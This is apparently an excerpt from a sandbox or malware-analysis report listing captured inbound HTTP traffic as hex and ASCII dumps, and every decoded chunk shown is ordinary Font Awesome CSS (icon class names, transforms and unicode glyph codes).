2022-07-01 09:00:46 UTC	138	IN	Data Raw: 3a 20 6c 65 66 74 3b 0a 7d 0a 2e 66 61 2d 70 75 6c 6c 2d 72 69 67 68 74 20 7b 0a 20 20 66 6c 6f 61 74 3a 20 72 69 67 68 74 3b 0a 7d 0a 2e 66 61 2e 66 61 2d 70 75 6c 6c 2d 6c 65 66 74 20 7b 0a 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 2e 33 65 6d 3b 0a 7d 0a 2e 66 61 2e 66 61 2d 70 75 6c 6c 2d 72 69 67 68 74 20 7b 0a 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2e 33 65 6d 3b 0a 7d 0a 2f 2a 20 44 65 70 72 65 63 61 74 65 64 20 61 73 20 6f 66 20 34 2e 34 2e 30 20 2a 2f 0a 2e 70 75 6c 6c 2d 72 69 67 68 74 20 7b 0a 20 20 66 6c 6f 61 74 3a 20 72 69 67 68 74 3b 0a 7d 0a 2e 70 75 6c 6c 2d 6c 65 66 74 20 7b 0a 20 20 66 6c 6f 61 74 3a 20 6c 65 66 74 3b 0a 7d 0a 2e 66 61 2e 70 75 6c 6c 2d 6c 65 66 74 20 7b 0a 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 2e Data Ascii: : left;}.fa-pull-right { float: right;}.fa.fa-pull-left { margin-right: .3em;}.fa.fa-pull-right { margin-left: .3em;}/* Deprecated as of 4.4.0 */.pull-right { float: right;}.pull-left { float: left;}.fa.pull-left { margin-right: .
2022-07-01 09:00:46 UTC	140	IN	Data Raw: 37 66 66 61 0d 0a 65 28 30 64 65 67 29 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 72 6f 74 61 74 65 28 30 64 65 67 29 3b 0a 20 20 7d 0a 20 20 31 30 30 25 20 7b 0a 20 20 20 20 2d 77 65 62 6b 69 74 2d 74 72 61 6e 73 66 6f 72 6d 3a 20 72 6f 74 61 74 65 28 33 35 39 64 65 67 29 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 72 6f 74 61 74 65 28 33 35 39 64 65 67 29 3b 0a 20 20 7d 0a 7d 0a 2e 66 61 2d 72 6f 74 61 74 65 2d 39 30 20 7b 0a 20 20 2d 6d 73 2d 66 69 6c 74 65 72 3a 20 22 70 72 6f 67 69 64 3a 44 58 49 6d 61 67 65 54 72 61 6e 73 66 6f 72 6d 2e 4d 69 63 72 6f 73 6f 66 74 2e 42 61 73 69 63 49 6d 61 67 65 28 72 6f 74 61 74 69 6f 6e 3d 31 29 22 3b 0a 20 20 2d 77 65 62 6b 69 74 2d 74 72 61 6e 73 66 6f 72 6d 3a 20 72 6f 74 61 74 65 28 39 30 64 65 Data Ascii: 7ffae(0deg); transform: rotate(0deg); } 100% { -webkit-transform: rotate(359deg); transform: rotate(359deg); }}.fa-rotate-90 { -ms-filter: "progid:DXImageTransform.Microsoft.BasicImage(rotation=1)"; -webkit-transform: rotate(90de
2022-07-01 09:00:46 UTC	143	IN	Data Raw: 64 64 6c 65 3b 0a 7d 0a 2e 66 61 2d 73 74 61 63 6b 2d 31 78 2c 0a 2e 66 61 2d 73 74 61 63 6b 2d 32 78 20 7b 0a 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 2e 66 61 2d 73 74 61 63 6b 2d 31 78 20 7b 0a 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 69 6e 68 65 72 69 74 3b 0a 7d 0a 2e 66 61 2d 73 74 61 63 6b 2d 32 78 20 7b 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 65 6d 3b 0a 7d 0a 2e 66 61 2d 69 6e 76 65 72 73 65 20 7b 0a 20 20 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0a 7d 0a 2f 2a 20 46 6f 6e 74 20 41 77 65 73 6f 6d 65 20 75 73 65 73 20 74 68 65 20 55 6e 69 63 6f 64 65 20 50 72 69 Data Ascii: ddle;}.fa-stack-1x,.fa-stack-2x { position: absolute; left: 0; width: 100%; text-align: center;}.fa-stack-1x { line-height: inherit;}.fa-stack-2x { font-size: 2em;}.fa-inverse { color: #ffffff;}/* Font Awesome uses the Unicode Pri
2022-07-01 09:00:46 UTC	145	IN	Data Raw: 6e 74 3a 20 22 5c 66 30 31 37 22 3b 0a 7d 0a 2e 66 61 2d 72 6f 61 64 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 31 38 22 3b 0a 7d 0a 2e 66 61 2d 64 6f 77 6e 6c 6f 61 64 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 31 39 22 3b 0a 7d 0a 2e 66 61 2d 61 72 72 6f 77 2d 63 69 72 63 6c 65 2d 6f 2d 64 6f 77 6e 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 31 61 22 3b 0a 7d 0a 2e 66 61 2d 61 72 72 6f 77 2d 63 69 72 63 6c 65 2d 6f 2d 75 70 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 31 62 22 3b 0a 7d 0a 2e 66 61 2d 69 6e 62 6f 78 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 31 63 22 3b 0a 7d 0a 2e 66 61 2d 70 6c 61 Data Ascii: nt: "\f017";}.fa-road:before { content: "\f018";}.fa-download:before { content: "\f019";}.fa-arrow-circle-o-down:before { content: "\f01a";}.fa-arrow-circle-o-up:before { content: "\f01b";}.fa-inbox:before { content: "\f01c";}.fa-pla

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	150	IN	Data Raw: 74 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 33 38 22 3b 0a 7d 0a 2e 66 61 2d 61 6c 69 67 6e 2d 6a 75 73 74 69 66 79 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 33 39 22 3b 0a 7d 0a 2e 66 61 2d 6c 69 73 74 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 33 61 22 3b 0a 7d 0a 2e 66 61 2d 64 65 64 65 6e 74 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 6f 75 74 64 65 6e 74 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 33 62 22 3b 0a 7d 0a 2e 66 61 2d 69 6e 64 65 6e 74 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 33 63 22 3b 0a 7d 0a 2e 66 61 2d 76 69 64 65 6f 2d 63 61 6d 65 72 61 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 Data Ascii: t:before { content: "\f038";}.fa-align-justify:before { content: "\f039";}.fa-list:before { content: "\f03a";}.fa-dedent:before,.fa-outdent:before { content: "\f03b";}.fa-indent:before { content: "\f03c";}.fa-video-camera:before { c
2022-07-01 09:00:46 UTC	153	IN	Data Raw: 0a 2e 66 61 2d 74 69 6d 65 73 2d 63 69 72 63 6c 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 35 37 22 3b 0a 7d 0a 2e 66 61 2d 63 68 65 63 6b 2d 63 69 72 63 6c 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 35 38 22 3b 0a 7d 0a 2e 66 61 2d 71 75 65 73 74 69 6f 6e 2d 63 69 72 63 6c 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 35 39 22 3b 0a 7d 0a 2e 66 61 2d 69 6e 66 6f 2d 63 69 72 63 6c 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 35 61 22 3b 0a 7d 0a 2e 66 61 2d 63 72 6f 73 73 68 61 69 72 73 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 35 62 22 3b 0a 7d 0a 2e 66 61 2d 74 69 6d 65 73 2d 63 69 72 63 Data Ascii: .fa-times-circle:before { content: "\f057";}.fa-check-circle:before { content: "\f058";}.fa-question-circle:before { content: "\f059";}.fa-info-circle:before { content: "\f05a";}.fa-crosshairs:before { content: "\f05b";}.fa-times-circ
2022-07-01 09:00:46 UTC	155	IN	Data Raw: 74 65 6e 74 3a 20 22 5c 66 30 37 36 22 3b 0a 7d 0a 2e 66 61 2d 63 68 65 76 72 6f 6e 2d 75 70 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 37 37 22 3b 0a 7d 0a 2e 66 61 2d 63 68 65 76 72 6f 6e 2d 64 6f 77 6e 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 37 38 22 3b 0a 7d 0a 2e 66 61 2d 72 65 74 77 65 65 74 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 37 39 22 3b 0a 7d 0a 2e 66 61 2d 73 68 6f 70 70 69 6e 67 2d 63 61 72 74 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 37 61 22 3b 0a 7d 0a 2e 66 61 2d 66 6f 6c 64 65 72 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 37 62 22 3b 0a 7d 0a 2e 66 61 2d 66 6f 6c 64 65 72 Data Ascii: tent: "\f076";}.fa-chevron-up:before { content: "\f077";}.fa-chevron-down:before { content: "\f078";}.fa-retweet:before { content: "\f079";}.fa-shopping-cart:before { content: "\f07a";}.fa-folder:before { content: "\f07b";}.fa-folder
2022-07-01 09:00:46 UTC	158	IN	Data Raw: 3b 0a 7d 0a 2e 66 61 2d 73 71 75 61 72 65 2d 6f 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 39 36 22 3b 0a 7d 0a 2e 66 61 2d 62 6f 6f 6b 6d 61 72 6b 2d 6f 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 39 37 22 3b 0a 7d 0a 2e 66 61 2d 70 68 6f 6e 65 2d 73 71 75 61 72 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 39 38 22 3b 0a 7d 0a 2e 66 61 2d 74 77 69 74 74 65 72 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 39 39 22 3b 0a 7d 0a 2e 66 61 2d 66 61 63 65 62 6f 6f 6b 2d 66 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 66 61 63 65 62 6f 6f 6b 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 39 61 22 3b 0a 7d 0a 2e 66 61 Data Ascii: ;}.fa-square-o:before { content: "\f096";}.fa-bookmark-o:before { content: "\f097";}.fa-phone-square:before { content: "\f098";}.fa-twitter:before { content: "\f099";}.fa-facebook-f:before,.fa-facebook:before { content: "\f09a";}.fa
2022-07-01 09:00:46 UTC	159	IN	Data Raw: 74 3a 20 22 5c 66 30 63 31 22 3b 0a 7d 0a 2e 66 61 2d 63 6c 6f 75 64 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 63 32 22 3b 0a 7d 0a 2e 66 61 2d 66 6c 61 73 6b 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 63 33 22 3b 0a 7d 0a 2e 66 61 2d 63 75 74 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 63 34 22 3b 0a 7d 0a 2e 66 61 2d 63 6f 70 79 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 66 69 6c 65 73 2d 6f 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 63 35 22 3b 0a 7d 0a 2e 66 61 2d 70 61 70 65 72 63 6c 69 70 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 63 Data Ascii: t: "\f0c1";}.fa-cloud:before { content: "\f0c2";}.fa-flask:before { content: "\f0c3";}.fa-cut:before,.fa-scissors:before { content: "\f0c4";}.fa-copy:before,.fa-files-o:before { content: "\f0c5";}.fa-paperclip:before { content: "\f0c
2022-07-01 09:00:46 UTC	161	IN	Data Raw: 61 73 63 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 64 65 22 3b 0a 7d 0a 2e 66 61 2d 65 6e 76 65 6c 6f 70 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 65 30 22 3b 0a 7d 0a 2e 66 61 2d 6c 69 6e 6b 65 64 69 6e 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 65 31 22 3b 0a 7d 0a 2e 66 61 2d 72 6f 74 61 74 65 2d 6c 65 66 74 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 75 6e 64 6f 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 65 32 22 3b 0a 7d 0a 2e 66 61 2d 6c 65 67 61 6c 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 67 61 76 65 6c 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 65 33 22 3b 0a 7d 0a 2e 66 61 2d 64 61 73 68 62 Data Ascii: asc:before { content: "\f0de";}.fa-envelope:before { content: "\f0e0";}.fa-linkedin:before { content: "\f0e1";}.fa-rotate-left:before,.fa-undo:before { content: "\f0e2";}.fa-legal:before,.fa-gavel:before { content: "\f0e3";}.fa-dashb
2022-07-01 09:00:46 UTC	165	IN	Data Raw: 66 63 22 3b 0a 7d 0a 2e 66 61 2d 68 2d 73 71 75 61 72 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 66 64 22 3b 0a 7d 0a 2e 66 61 2d 70 6c 75 73 2d 73 71 75 61 72 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 30 66 65 22 3b 0a 7d 0a 2e 66 61 2d 61 6e 67 6c 65 2d 64 6f 75 62 6c 65 2d 72 69 67 68 74 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 30 30 22 3b 0a 7d 0a 2e 66 61 2d 61 6e 67 6c 65 2d 64 6f 75 62 6c 65 2d 75 70 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 30 31 22 3b 0a 7d 0a 2e 66 61 2d 61 6e 67 6c 65 2d 64 6f 75 62 6c 65 2d 75 70 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 30 32 22 3b 0a 7d Data Ascii: fc";}.fa-h-square:before { content: "\f0fd";}.fa-plus-square:before { content: "\f0fe";}.fa-angle-double-left:before { content: "\f100";}.fa-angle-double-right:before { content: "\f101";}.fa-angle-double-up:before { content: "\f102";}
2022-07-01 09:00:46 UTC	166	IN	Data Raw: 2e 66 61 2d 66 6c 61 67 2d 63 68 65 63 6b 65 72 65 64 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 31 65 22 3b 0a 7d 0a 2e 66 61 2d 74 65 72 6d 69 6e 61 6c 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 32 30 22 3b 0a 7d 0a 2e 66 61 2d 63 6f 64 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 32 31 22 3b 0a 7d 0a 2e 66 61 2d 6d 61 69 6c 2d 72 65 70 6c 79 2d 61 6c 6c 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 72 65 70 6c 79 2d 61 6c 6c 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 32 32 22 3b 0a 7d 0a 2e 66 61 2d 73 74 61 72 2d 68 61 6c 66 2d 65 6d 70 74 79 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 73 74 61 72 2d 68 61 6c 66 2d 66 75 6c 6c 3a 62 65 Data Ascii: .fa-flag-checkered:before { content: "\f11e";}.fa-terminal:before { content: "\f120";}.fa-code:before { content: "\f121";}.fa-mail-reply-all:before,.fa-reply-all:before { content: "\f122";}.fa-star-half-empty:before,.fa-star-half-full:be
2022-07-01 09:00:46 UTC	171	IN	Data Raw: 68 74 6d 6c 35 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 33 62 22 3b 0a 7d 0a 2e 66 61 2d 63 73 73 33 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 33 63 22 3b 0a 7d 0a 2e 66 61 2d 61 6e 63 68 6f 72 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 33 64 22 3b 0a 7d 0a 2e 66 61 2d 75 6e 6c 6f 63 6b 2d 61 6c 74 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 33 65 22 3b 0a 7d 0a 2e 66 61 2d 62 75 6c 6c 73 65 79 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 34 30 22 3b 0a 7d 0a 2e 66 61 2d 65 6c 6c 69 70 73 69 73 2d 68 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 34 31 22 3b 0a 7d 0a Data Ascii: html5:before { content: "\f13b";}.fa-css3:before { content: "\f13c";}.fa-anchor:before { content: "\f13d";}.fa-unlock-alt:before { content: "\f13e";}.fa-bullseye:before { content: "\f140";}.fa-ellipsis-h:before { content: "\f141";}

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	173	IN	Data Raw: 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 35 37 22 3b 0a 7d 0a 2e 66 61 2d 72 75 62 6c 65 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 72 6f 75 62 6c 65 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 72 75 62 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 35 38 22 3b 0a 7d 0a 2e 66 61 2d 77 6f 6e 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 6b 72 77 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 35 39 22 3b 0a 7d 0a 2e 66 61 2d 62 69 74 63 6f 69 6e 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 62 74 63 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 35 61 22 3b 0a 7d 0a 2e 66 61 2d 66 69 6c 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 35 Data Ascii: before { content: "\f157";}.fa-ruble:before,.fa-rouble:before,.fa-rub:before { content: "\f158";}.fa-won:before,.fa-krw:before { content: "\f159";}.fa-bitcoin:before,.fa-btc:before { content: "\f15a";}.fa-file:before { content: "\f15
2022-07-01 09:00:46 UTC	174	IN	Data Raw: 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 37 35 22 3b 0a 7d 0a 2e 66 61 2d 6c 6f 6e 67 2d 61 72 72 6f 77 2d 75 70 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 37 36 22 3b 0a 7d 0a 2e 66 61 2d 6c 6f 6e 67 2d 61 72 72 6f 77 2d 6c 65 66 74 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 37 37 22 3b 0a 7d 0a 2e 66 61 2d 6c 6f 6e 67 2d 61 72 72 6f 77 2d 72 69 67 68 74 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 37 38 22 3b 0a 7d 0a 2e 66 61 2d 61 70 70 6c 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 37 39 22 3b 0a 7d 0a 2e 66 61 2d 77 69 6e 64 6f 77 73 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 37 61 Data Ascii: { content: "\f175";}.fa-long-arrow-up:before { content: "\f176";}.fa-long-arrow-left:before { content: "\f177";}.fa-long-arrow-right:before { content: "\f178";}.fa-apple:before { content: "\f179";}.fa-windows:before { content: "\f17a
2022-07-01 09:00:46 UTC	175	IN	Data Raw: 34 22 3b 0a 7d 0a 2e 66 61 2d 74 75 72 6b 69 73 68 2d 6c 69 72 61 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 74 72 79 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 39 35 22 3b 0a 7d 0a 2e 66 61 2d 70 6c 75 73 2d 73 71 75 61 72 65 2d 6f 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 39 36 22 3b 0a 7d 0a 2e 66 61 2d 73 70 61 63 65 2d 73 68 75 74 74 6c 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 39 37 22 3b 0a 7d 0a 2e 66 61 2d 73 6c 61 63 6b 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 39 38 22 3b 0a 7d 0a 2e 66 61 2d 65 6e 76 65 6c 6f 70 65 2d 73 71 75 61 72 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 39 39 Data Ascii: 4";}.fa-turkish-lira:before,.fa-try:before { content: "\f195";}.fa-plus-square-o:before { content: "\f196";}.fa-space-shuttle:before { content: "\f197";}.fa-slack:before { content: "\f198";}.fa-envelope-square:before { content: "\f199
2022-07-01 09:00:46 UTC	177	IN	Data Raw: 20 22 5c 66 31 62 33 22 3b 0a 7d 0a 2e 66 61 2d 62 65 68 61 6e 63 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 62 34 22 3b 0a 7d 0a 2e 66 61 2d 62 65 68 61 6e 63 65 2d 73 71 75 61 72 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 62 35 22 3b 0a 7d 0a 2e 66 61 2d 73 74 65 61 6d 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 62 36 22 3b 0a 7d 0a 2e 66 61 2d 73 74 65 61 6d 2d 73 71 75 61 72 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 62 37 22 3b 0a 7d 0a 2e 66 61 2d 72 65 63 79 63 6c 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 62 38 22 3b 0a 7d 0a 2e 66 61 2d 61 75 74 6f 6d 6f 62 69 6c 65 3a 62 65 66 Data Ascii: "\f1b3";}.fa-behance:before { content: "\f1b4";}.fa-behance-square:before { content: "\f1b5";}.fa-steam:before { content: "\f1b6";}.fa-steam-square:before { content: "\f1b7";}.fa-recycle:before { content: "\f1b8";}.fa-automobile:bef
2022-07-01 09:00:46 UTC	178	IN	Data Raw: 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 63 64 22 3b 0a 7d 0a 2e 66 61 2d 63 69 72 63 6c 65 2d 6f 2d 6e 6f 74 63 68 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 63 65 22 3b 0a 7d 0a 2e 66 61 2d 72 61 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 72 65 73 69 73 74 61 6e 63 65 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 72 65 62 65 6c 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 64 30 22 3b 0a 7d 0a 2e 66 61 2d 67 65 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 65 6d 70 69 72 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 64 31 22 3b 0a 7d 0a 2e 66 61 2d 67 69 74 2d 73 71 75 61 72 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 64 32 22 3b 0a 7d Data Ascii: { content: "\f1cd";}.fa-circle-o-notch:before { content: "\f1ce";}.fa-ra:before,.fa-resistance:before,.fa-rebel:before { content: "\f1d0";}.fa-ge:before,.fa-empire:before { content: "\f1d1";}.fa-git-square:before { content: "\f1d2";}
2022-07-01 09:00:46 UTC	179	IN	Data Raw: 2d 6f 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 65 61 22 3b 0a 7d 0a 2e 66 61 2d 77 69 66 69 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 65 62 22 3b 0a 7d 0a 2e 66 61 2d 63 61 6c 63 75 6c 61 74 6f 72 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 65 63 22 3b 0a 7d 0a 2e 66 61 2d 70 61 79 70 61 6c 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 65 64 22 3b 0a 7d 0a 2e 66 61 2d 67 6f 6f 67 6c 65 2d 77 61 6c 6c 65 74 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 65 65 22 3b 0a 7d 0a 2e 66 61 2d 63 63 2d 76 69 73 61 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 31 66 30 22 3b 0a 7d 0a 2e Data Ascii: -o:before { content: "\f1ea";}.fa-wifi:before { content: "\f1eb";}.fa-calculator:before { content: "\f1ec";}.fa-paypal:before { content: "\f1ed";}.fa-google-wallet:before { content: "\f1ee";}.fa-cc-visa:before { content: "\f1f0";}.
2022-07-01 09:00:46 UTC	181	IN	Data Raw: 0a 2e 66 61 2d 73 68 65 6b 65 6c 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 73 68 65 71 65 6c 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 69 6c 73 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 30 62 22 3b 0a 7d 0a 2e 66 61 2d 6d 65 61 6e 70 61 74 68 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 30 63 22 3b 0a 7d 0a 2e 66 61 2d 62 75 79 73 65 6c 6c 61 64 73 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 30 64 22 3b 0a 7d 0a 2e 66 61 2d 63 6f 6e 6e 65 63 74 64 65 76 65 6c 6f 70 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 30 65 22 3b 0a 7d 0a 2e 66 